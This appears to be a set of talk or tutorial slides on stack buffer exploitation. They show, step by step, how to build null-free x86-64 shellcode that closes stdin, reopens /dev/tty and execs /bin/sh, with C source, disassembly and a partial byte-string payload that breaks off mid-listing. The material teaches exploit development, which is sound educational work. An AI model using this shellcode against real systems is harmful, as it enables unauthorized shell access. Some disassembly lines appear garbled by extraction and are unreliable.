
@PATI\_GALLARDO

Attempt 3

Stack Buffer Exploit

# New Idea!


Try to close STDIN and reopen tty first



## shellcode.c



```
1. #include <unistd.h>
2. #include <fcntl.h>
3.
4. int main(void) {
5.     close(0);
6.     open("/dev/tty", O_RDWR);
7.     char *name[2];
8.     name[0] = "/bin/sh";
9.     name[1] = NULL;
10.    execve(name[0], name, NULL);
11. }
```




# Build it statically, with no canary

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```
wargames$ clang -save-temps -Os -static -fno-stack-protector -o  
shellcode shellcode.c  
wargames$ ldd shellcode  
    not a dynamic executable  
wargames$ ./shellcode
```

\$



# Look at the assembly of main

@PATI\_GALLARDO


```
wargames$ objdump -d shellcode | grep -A 14 "<main>"  
0000000000400b30 <main>:  
 400b30: 48 83 ec 18          sub    $0x18,%rsp  
 400b34: 31 ff               xor    %edi,%edi  
 400b36: e8 15 8b 04 00       callq  449650 <__close>  
 400b3b: bf 44 1f 49 00       mov    $0x491f44,%edi  
 400b40: be 02 00 00 00       mov    $0x2,%esi  
 400b45: 31 c0               xor    %eax,%eax  
 400b47: e8 a4 85 04 00       callq  4490f0 <__libc_open>  
 400b4c: b8 4d 1f 49 00       mov    $0x491f4d,%eax  
 400b51: 66 48 0f 6e c0       movq   %rax,%xmm0  
 400b56: 48 89 e6             mov    %rsp,%rsi  
 400b59: 66 0f 7f 06             movdqa %xmm0,(%rsi)  
 400b5d: bf 4d 1f 49 00       mov    $0x491f4d,%edi  
 400b62: 31 d2               xor    %edx,%edx  
 400b64: e8 47 7f 04 00       callq  448ab0 <__execve>
```

# The syscalls involved

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x3	3	sys_close	<b>unsigned int fd</b>			
0x3b	59	sys_execve	<b>const char * filename</b>	<b>const char * const argv[]</b>	<b>const char * const envp[]</b>	
0x101	257	sys_openat	<b>int dfd</b>	<b>const char * filename</b>	<b>int flags</b>	<b>int mode</b>

%rax	#	System call	%rdi
0x3	3	sys_close	<b>unsigned int fd</b>

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wargames\$ objdump -d shellcode | grep -A 6 "<\_\_close>:"

```

0000000000449650 <__close>:
449650: 8b 05 b6 31 27 00    mov    0x2731b6(%rip),%eax
449656: 85 c0                test   %eax,%eax
449658: 75 16                jne    449670 <__close+0x20>
44965a: b8 03 00 00 00        mov    $0x3,%eax
44965f: 0f 05                syscall
449661: 48 3d 00 f0 ff ff    cmp    $0xfffffffffffff000,%rax

```

%rax	#	System call	%rdi
0x3	3	sys_close	<b>unsigned int fd</b>


@PATI\_GALLARDO

### shellcode\_asm.c

```
// -----
// close
// -----
"xor %rdi, %rdi\n\t"    // Zero out rdi - without using 0
"xor %rax, %rax\n\t"    // Zero out rax - without using 0
"mov $0x3, %al\n\t"      // Write the syscall number (3) to al
"syscall\n\t"            // Do the syscall
```

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x101	257	sys_openat	int dfd	const char * filename	int flags	int mode

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```
wargames$ objdump -d shellcode | grep -A 30 "<__libc_open>:"
0000000004490f0 <__libc_open>:
 4490f0: 48 83 ec 68          sub    $0x68,%rsp
 4490f4: 41 89 f2          mov    %esi,%r10d
 4490f7: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax
 4490fe: 00 00
 449100: 48 89 44 24 28      mov    %rax,0x28(%rsp)
 449105: 31 c0          xor    %eax,%eax
 449107: 41 83 e2 40      and    $0x40,%r10d
 44910b: 48 89 54 24 40      mov    %rdx,0x40(%rsp)
 449110: 75 4e          jne    449160 <__libc_open+0x70>
 449112: 89 f0          mov    %esi,%eax
 449114: 25 00 00 41 00      and    $0x410000,%eax
 449119: 3d 00 00 41 00      cmp    $0x410000,%eax
 44911e: 74 40          je     449160 <__libc_open+0x70>
 449120: 8b 05 e6 36 27 00      mov    0x2736e6(%rip),%eax
 449126: 85 c0          test   %eax,%eax
 449128: 75 61          jne    44918b <__libc_open+0x9b>
 44912a: 89 f2          mov    %esi,%edx
 44912c: b8 01 01 00 00      mov    $0x101,%eax
 449131: 48 89 fe          mov    %rdi,%rsi
 449134: bf 9c ff ff ff      mov    $0xffffffff9c,%edi
 449139: 0f 05          syscall
```

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x101	257	sys_openat	int dfd	const char * filename	int flags	int mode

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### shellcode\_asm.c

```
// -----
// open
// -----
"xor %rax, %rax\n\t"                                // Zero out rax - without using 0
"push %rax\n\t"                                      // Push a string terminator
"movabs $0x7974742f7665642f, %rbx\n\t"             // Put the string in rbx:
                                                       // /dev/tty = 2f 64 65 76 2f 74 74 79
"push %rbx\n\t"                                      // Push rbx on the stack
"mov %rsp, %rsi\n\t"                                  // Put a pointer to the string in rsi
"xor %rdx, %rdx\n\t"                                  // Zero out rdx - without using 0
"xor %rdi, %rdi\n\t"                                  // Zero out rdi - without using 0
"xor %r10, %r10\n\t"                                  // Zero out r10 - without using 0
"mov $0x101, %eax\n\t"                                // Write the syscall number (257)
"syscall\n\t"                                         // Do the syscall
```

%rax	#	System call	%rdi	%rsi	%rdx
0x3b	59	sys_execve	<b>const char *</b> filename	<b>const char *</b> const argv[]	<b>const char *</b> const envp[]

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```
wargames$ objdump -d shellcode | grep -A 3 "<__execve>:  
0000000000448ab0 <__execve>:  
    448ab0:   b8 3b 00 00 00          mov    $0x3b,%eax  
    448ab5:   0f 05                 syscall  
    448ab7:   48 3d 01 f0 ff ff      cmp    $0xfffffffffffff001,%rax
```

%rax	#	System call	%rdi	%rsi	%rdx
0x3b	59	sys_execve	<b>const char *</b> filename	<b>const char *</b> const argv[]	<b>const char *</b> const envp[]

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### shellcode\_asm.c

```

// -----
// execve
// -----
"xor %rdx, %rdx\n\t"                                // Zero out rdx - without using 0
"xor %rax, %rax\n\t"                                // Zero out rax - without using 0
"push %rax\n\t"                                       // Push a string terminator
"movabs $0x68732f2f6e69622f, %rbx\n\t"               // Put the string in rbx:
                                                       // /bin//sh = 2f 62 69 6e 2f 2f 73 68
"push %rbx\n\t"                                       // Push rbx on the stack
"mov %rsp, %rdi\n\t"                                 // Put a pointer to the string in rdi
"push %rdx\n\t"                                       // Push a null to terminate the array
"push %rdi\n\t"                                       // Push the pointer to the string
"mov %rsp, %rsi\n\t"                                 // Put a pointer to argv in rsi
"mov $0x3b, %al\n\t"                                 // Write the syscall number 59 to al
"syscall\n\t"                                         // Do the syscall

```

# Compile and test the assembly

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```
wargames$ clang -o shellcode_asm shellcode_asm.c  
wargames$ ./shellcode_asm
```

\$

✓

```
wargames$ objdump -d shellcode_asm | grep -A 29 "<main>"  
400480: 55                      push    %rbp  
400481: 48 89 e5                mov     %rsp,%rbp  
400484: 48 31 ff                xor     %rdi,%rdi  
400487: 48 31 c0                xor     %rax,%rax  
40048a: b0 03                  mov     $0x3,%al  
40048c: 0f 05                  syscall  
40048e: 48 31 c0                xor     %rax,%rax  
400491: 50                      push    %rax  
400492: 48 bb 2f 64 65 76 2f    movabs $0x7974742f7665642f,%rbx  
400499: 74 74 79                xor     %rbx,%rbx  
40049c: 53                      push    %rbx  
40049d: 48 89 e6                mov     %rsp,%rsi  
4004a0: 48 31 d2                xor     %rdx,%rdx  
4004a3: 48 31 ff                xor     %rdi,%rdi  
4004a6: 4d 31 d2                xor     %r10,%r10  
4004a9: b8 01 01 00 00          mov     $0x101,%eax  
4004ae: 0f 05                  syscall  
4004b0: 48 31 d2                xor     %rdx,%rdx  
4004b3: 48 31 c0                xor     %rax,%rax  
4004b6: 50                      push    %rax  
4004b7: 48 bb 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rbx  
4004be: 2f 73 68                xor     %rbx,%rbx  
4004c1: 53                      push    %rbx  
4004c2: 48 89 e7                mov     %rsp,%rdi  
4004c5: 52                      push    %rdx  
4004c6: 57                      push    %rdi  
4004c7: 48 89 e6                mov     %rsp,%rsi  
4004ca: b0 3b                  mov     $0x3b,%al  
4004cc: 0f 05                  syscall
```

Null bytes in  
the shellcode!

Look at the  
assembly of  
main

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x101	257	sys_openat	int dfd	const char * filename	int flags	int mode

@PATI\_GALLARDO

### shellcode\_asm.c

```

// -----
// open
// -----
"xor %rax, %rax\n\t"           // Zero out rax - without using 0
"push %rax\n\t"                // Push a string terminator
"movabs $0x7974742f7665642f, %rbx\n\t" // Put the string in rbx:
                                         // /dev/tty = 2f 64 65 76 2f 74 74 79
"push %rbx\n\t"                // Push rbx on the stack
"mov %rsp, %rsi\n\t"           // Put a pointer to the string in rsi
"xor %rdx, %rdx\n\t"           // Zero out rdx - without using 0
"xor %rdi, %rdi\n\t"           // Zero out rdi - without using 0
"xor %r10, %r10\n\t"           // Zero out r10 - without using 0
"mov $0x101, %eax\n\t"          // Write syscall number 257 to eax
"syscall\n\t"                  // Do the syscall

```

%rax	#	System call	%rdi	%rsi	%rdx	%r10
0x101	257	sys_openat	int dfd	const char * filename	int flags	int mode

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### shellcode\_asm.c

```
"mov $0xFF, %al\n\t"      // Write syscall number 255 to al
"inc %rax\n\t"
"inc %rax\n\t"
// "mov $0x101, %eax\n\t" // Write syscall number 257 to eax
```

Write 255 and  
inc it twice


```
wargames$ objdump -d shellcode_asm | grep -A 31 "<main>"  
0000000000400480 <main>:  
    400480: 55                      push   %rbp  
    400481: 48 89 e5                mov    %rsp,%rbp  
    400484: 48 31 ff                xor    %rdi,%rdi  
    400487: 48 31 c0                xor    %rax,%rax  
    40048a: b0 03                 mov    $0x3,%al  
    40048c: 0f 05                 syscall  
    40048e: 48 31 c0                xor    %rax,%rax  
    400491: 50                      push   %rax  
    400492: 48 bb 2f 64 65 76 2f  movabs $0x7974742f7665642f,%rbx  
    400499: 74 74 79  
    40049c: 53                      push   %rbx  
    40049d: 48 89 e6                mov    %rsp,%rsi  
    4004a0: 48 31 d2                xor    %rdx,%rdx  
    4004a3: 48 31 ff                xor    %rdi,%rdi  
    4004a6: 4d 31 d2                xor    %r10,%r10  
    4004a9: b0 ff                 mov    $0xff,%al  
    4004ab: 48 ff c0                inc    %rax  
    4004ae: 48 ff c0                inc    %rax  
    4004b1: 0f 05                 syscall  
    4004b3: 48 31 d2                xor    %rdx,%rdx  
    4004b6: 48 31 c0                xor    %rax,%rax  
    4004b9: 50                      push   %rax  
    4004ba: 48 bb 2f 62 69 6e 2f  movabs $0x68732f2f6e69622f,%rbx  
    4004c1: 2f 73 68  
    4004c4: 53                      push   %rbx  
    4004c5: 48 89 e7                mov    %rsp,%rdi  
    4004c8: 52                      push   %rdx  
    4004c9: 57                      push   %rdi  
    4004ca: 48 89 e6                mov    %rsp,%rsi  
    4004cd: b0 3b                 mov    $0x3b,%al  
    4004cf: 0f 05                 syscall
```

close

open

execve

Look at the assembly of main



# shellcode\_test.c



```
char shellcode[] =  
    "\x48\x31\xff"           // xor    %rdi,%rdi  
    "\x48\x31\xc0"           // xor    %rax,%rax  
    "\xb0\x03"                // mov    $0x3,%al  
    "\x0f\x05"                // syscall  
  
    "\x48\x31\xc0"           // xor    %rax,%rax  
    "\x50"                   // push   %rax  
    "\x48\xbb\x2f\x64\x65\x76\x2f" // movabs $0x7974742f7665642f,%rbx  
    "\x74\x74\x79"           // //  
    "\x53"                   // push   %rbx  
